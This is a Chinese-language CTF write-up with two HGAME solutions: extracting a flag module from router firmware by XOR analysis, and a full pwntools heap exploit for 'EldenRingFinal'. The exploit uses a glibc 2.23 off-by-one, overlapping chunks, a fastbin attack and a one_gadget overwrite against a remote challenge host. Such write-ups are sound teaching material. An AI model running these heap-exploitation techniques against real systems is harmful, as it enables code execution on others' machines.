iot


binwalk解压固件，然后在文件系统搜索hgame，找到：

```
Package: kmod-flag
Version: 5.15.137-1
Depends: kernel (=5.15.137-1-29d3c8b2d48de9c08323849df5ed6674)
Source: package/kernel/hgame_flag
SourceName: kmod-flag
License: GPL-2.0
Section: kernel
SourceDateEpoch: 1708448900
Maintainer: Doddy <doddy@vidar.club>
Architecture: mipsel_24kc
Installed-Size: 1283
Description:  HGAME Flag
```

同文件夹下找到

```
/etc/modules-boot.d/30-flag
/etc/modules.d/30-flag
/lib/modules/5.15.137/mt7621-flag.ko
```

然后第三个ko文件拖进ida，可以看到逻辑是一个字符串异或0x56，所以得到flag：



pwn

EldenRingFinal

2.23的off-by-one，构造unsorted bin之后，构造重叠堆块，释放到fastbin里做fastbin attack，需要爆破1/16

```
from pwn import *
libc = ELF("./libc-2.23.so")
```

```python
# p = process("./vuln")
p = remote("47.102.184.100", 30462)
context.log_level = 'debug'
def add_page():
    p.sendlineafter(b">", b"1")

def dele_page(idx):
    p.sendlineafter(b">", b"2")
    p.sendlineafter(b">", str(idx))

def add_note(pageid, size, content):
    p.sendlineafter(b">", b"3")
    p.sendlineafter(b">", str(pageid))
    p.sendlineafter(b">", str(size))
    p.sendafter(b">", content)

def dele_note(pageid, noteid):
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b">", str(pageid))
    p.sendlineafter(b">", str(noteid))

add_page()
for i in range(10):
    add_note(1, 0x28, 'a')
for j in range(10):
    dele_note(1, j + 1)

add_note(1, 0x88, 'a')  # 1
add_note(1, 0x88, 'a')  # 2
add_note(1, 0x48, 'a')  # 3
add_note(1, 0x88, b'a' * 0x10 + p64(0) + p64(0x21))  # 4
dele_note(1, 1)
add_note(1, 0x88, b'a' * 0x88 + b'\xe1')    # 5
dele_note(1, 2)

add_note(1, 0x88, b'a') # 6
dele_note(1, 6)
add_note(1, 0xd8, p64(0) * 17 + p64(0x71))
dele_note(1, 3)
dele_note(1, 6)
add_note(1, 0x88, b'a')
dele_note(1, 6)
# libc.address = 0x00007fb4d6fc3b88 - 0x3c3b88
# libc.address = 0x00007f68bfdc3b88
libc.address = 0x00007ffff7dd1b88 - 0x3c3b88
add_note(1, 0xd8, p64(0) * 17 + p64(0x71) + p64(libc.address + 0x3c3aed) )
add_note(1, 0x68, b'a')
one_gadget = libc.address + 0xef9f4
add_note(1, 0x68, b'pwn' + p64(0) * 2 + p64(one_gadget))
p.interactive()
```